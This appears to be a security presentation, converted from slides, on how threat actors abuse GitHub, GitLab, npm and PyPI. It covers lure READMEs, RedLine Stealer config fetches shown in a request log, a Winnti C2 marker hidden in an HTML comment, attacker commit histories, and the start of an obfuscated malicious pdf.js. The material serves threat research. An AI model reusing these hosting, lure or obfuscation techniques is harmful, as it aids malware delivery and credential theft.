

Name	Last commit	Last update
[REDACTED].vbs	ok	2 months ago
README.md	Initial commit	2 months ago
[REDACTED].vbs	ok	1 month ago
[REDACTED].vbs	Add new file	1 month ago
test	1	2 months ago


Below the table, there is a "README.md" section and a "document" section.

Malicious .vbs scripts in the actual repository on GitLab

# READMEs and Markdown

# README.md Gone Wrong



A screenshot of a GitHub repository page for "NFT-Price-Analysis". The repository is public and has 1 branch and 0 tags. The README.md file has been updated last week. The repository has 3 commits and 1 star. It is being watched by 1 user and has 0 forks. The repository page includes sections for Overview, Developer's Description, Features, and Download. A large image of the "NFT PRICE FLOOR" dashboard is displayed, showing data for various collectibles like Bored Ape Yacht Club, CryptoPunks, and Mutant Ape Yacht Club.

#	collectible	price floor	24hs	volume(24h)	sales(24h)	listed/supply ratio	floor cap
1	Bored Ape Yacht Club	103.00 ₿	-2.83%	2,340.5	20	815/10,000 (8.15%)	1,030,000
2	CryptoPunks	58.45 ₿	-3.46%	123.95	2	1326/10,000 (13.26%)	584,500
3	Mutant Ape Yacht Club	20.99 ₿	-8.58%	1,772.2	77	1438/18,748 (7.67%)	393,521
4	Clone X - Takashi Murakami	16.69 ₿	1.56%	435.20	24	2276/19,192 (11.86%)	328,314

NFT Lure via GitHub

idm full version with crack free download rar

idm idm-crack-version idm-crack-key  
idm-crack-download-life-time  
idm-crack-download idm-crack  
idm-patch idm-full-version  
idm-crack-2023 idm-full  
idm-download idm-free idm-for-free  
idm-crack-internet-download-manager-2023  
idm-crack-with-internet-download-manager-2023  
idm-cracked-2023 idm-crack-2023-free

Readme  
Activity  
1 star  
1 watching  
0 forks  
Report repository

Releases  
No releases published

Packages  
No packages published


## Internet Download Manager Lure via GitHub



# Commodity Malware



# RedLine Control Panel via GitHub





```
GET https://raw.githubusercontent.com/arkadi20233/hub/main/nodes.config
  - 404 text/html 276b 227ms
GET https://raw.githubusercontent.com/arkadi20233/hub/main/nodes.config
  - 404 text/html 276b 152ms
GET https://raw.githubusercontent.com/arkadi20233/hub/main/nodes.config
  - 404 text/html 276b 229ms
GET https://raw.githubusercontent.com/arkadi20233/hub/main/nodes.config
  - 404 text/html 276b 188ms
GET https://raw.githubusercontent.com/arkadi20233/hub/main/nodes.config
  - 404 text/html 276b 166ms
GET https://raw.githubusercontent.com/arkadi20233/hub/main/nodes.config
  - 404 text/html 276b 150ms
GET https://raw.githubusercontent.com/arkadi20233/hub/main/nodes.config
  - 404 text/html 276b 160ms
GET https://raw.githubusercontent.com/arkadi20233/hub/main/nodes.config
  - 404 text/html 276b 155ms
GET https://raw.githubusercontent.com/arkadi20233/hub/main/nodes.config
[1/70] [showhost:no-upstream-cert][transparent]
```

RedLine Stealer config  
via GitHub

[1] <https://twitter.com/ESETresearch/status/1647916171767709696>




# AppleJeus and 3CX DLL Sideload



[1] <https://www.bleepingcomputer.com/news/security/hackers-compromise-3cx-desktop-app-in-a-supply-chain-attack/>

# Winnti and PlugX C2 via HTML in Git Repo



The screenshot shows a GitHub repository interface. At the top, there are links for Features, Explore, and Pricing, followed by a search bar with 'This repository' and 'Search' fields. Below the search bar, there's a repository card with a blacked-out name, a 'Watch' button (1), and a 'Star' button. The main navigation bar includes 'Code' (selected), 'Issues 0', 'Pull requests 0', 'Projects 0', 'Pulse', and 'Graphs'. A dropdown menu shows the 'Branch: master'. The repository name ends in '.html'. Below this, there's a commit history section with a green icon, the message 'Update [REDACTED].html', and '1 contributor'. At the bottom, it shows '74 lines (64 sloc) | 5.04 KB' and buttons for 'Raw' and 'Blame'. The code listing starts with a standard HTML doctype and a comment about the theme. Line 3 contains a redacted URL, which is circled in red. Lines 4 and 5 show the opening tags for the HTML document and its head.

```
1 <!doctype html>
2 <!-- The Time Machine GitHub pages theme was designed and developed by Jon Rohan, on Feb 7, 2012. -->
3 <!-- DZKS [REDACTED] DZJS -->
4 <html>
5 <head>
```

[1] [https://www.trendmicro.com/en\\_ph/research/17/c/winnti-abuses-github.html](https://www.trendmicro.com/en_ph/research/17/c/winnti-abuses-github.html)

# “Git is Hard”

- this TA

# TA not fully understanding Git

- Threat actors not understanding git in depth can lead to some interesting discoveries
- Accidentally commit an API key, password, or token?
  - Deleting it doesn't remove it from the repository
  - Need to scrub the commit history
- Names and emails associated to commits
- Deleting files after they've been pushed doesn't remove them from the history

The screenshot shows a terminal window with several sections:

- Status**: Shows a single commit: `✓ oneoyur-toyr → main`.
- Patch**: Displays a diff for file `lo.txt`. The patch shows the file being deleted, resulting in 0 bytes and 1 file changed. The command used was `git rm lo.txt`.
- Files - Submodules**: Shows 0 of 0 files.
- Local Branches - Remotes - Tags**: Shows the current branch is `* main ✓`.
- Commits - Reflog**: Shows a list of commits. The first commit is highlighted in blue: `e379fale cl Delete lo.txt`. Other commits listed include `9e948416 cl Delete copaer.txt`, `08a3e5ba cl Delete newdlnotcrypt.js`, `5400d902 cl Upload New File`, `ea11b649 cl Upload New File`, `3905aab2 cl Upload New File`, and `3f322e0b cl Upload New File`.
- Stash**: Shows 0 of 0 stashes.
- Command Log**: Shows an error message: `fatal: Authentication failed for 'https://gitlab.com/citrixchat-project/oneoyur-toyr.git/'`.

At the bottom, there are navigation instructions: `1-5: jump to panel, H/L: scroll left/right, esc: cancel, pgup/pgdown: scroll, q: quit, x: menu, ← → ↑ ↓: navigate`. There are also links for `Donate` and `Ask Question`.

- Leaks via Git are possible for threat actors too, not just enterprises
- Deleting files doesn't delete the history of that file 😊

# More examples of git logs

```
commit 69ad49c334a12b7716c557859212ceb20c543822
Author: citrixchatt <par4vano@ya.ru>
Date:   Thu Mar 2 14:56:26 2023 +0000

    Delete CitrixInstall.exe

diff --git a/CitrixInstall.exe b/CitrixInstall.exe
deleted file mode 100644
index 9d47d1d..0000000
Binary files a/CitrixInstall.exe and /dev/null differ

commit a3c856277605132a00314d16f98d566d52d047b2
Author: citrixchatt <par4vano@ya.ru>
Date:   Thu Mar 2 12:30:31 2023 +0000

    Upload New File

diff --git a/CitrixInstall.exe b/CitrixInstall.exe
new file mode 100644
index 0000000..9d47d1d
Binary files /dev/null and b/CitrixInstall.exe differ

commit a9498566567186d81a73fd21e69679d2d58c5987
```

```
commit 83bde7aaef494be6e27910e8bb379beaf245cae8
Author: cloud-flare-away <par4vano@ya.ru>
Date:   Fri Jun 2 19:20:23 2023 +0000


    Upload New File

diff --git a/pdf.js b/pdf.js
new file mode 100644
index 0000000..b6e5d29
--- /dev/null
+++ b/pdf.js
@@ -0,0 +1,241 @@
+/* I'm not the. */ /* Gryphon: 'I went. */ /* Hatter, 'when the. */
+/* Footman, and began. */ /* Mock Turtle in a. */ eumPe
```



# Supply Chain Attacks

# npm Look-Alikes



<https://blog.phylum.io/phylum-discovers-npm-package-mathjs-min-contains-discord-token-grabber/>

# PyPi Compromise



A minimal but opinionated dict/object combo (like Bunch).

Navigation

- Project description
- Release history**
- Download files

---

Project links

- Homepage


Release history

THIS VERSION

**0.2.2**  
May 14, 2022



**0.1.2**  
Dec 19, 2014

[Release notifications](#) | [RSS feed](#)



# GitHub as Infrastructure!

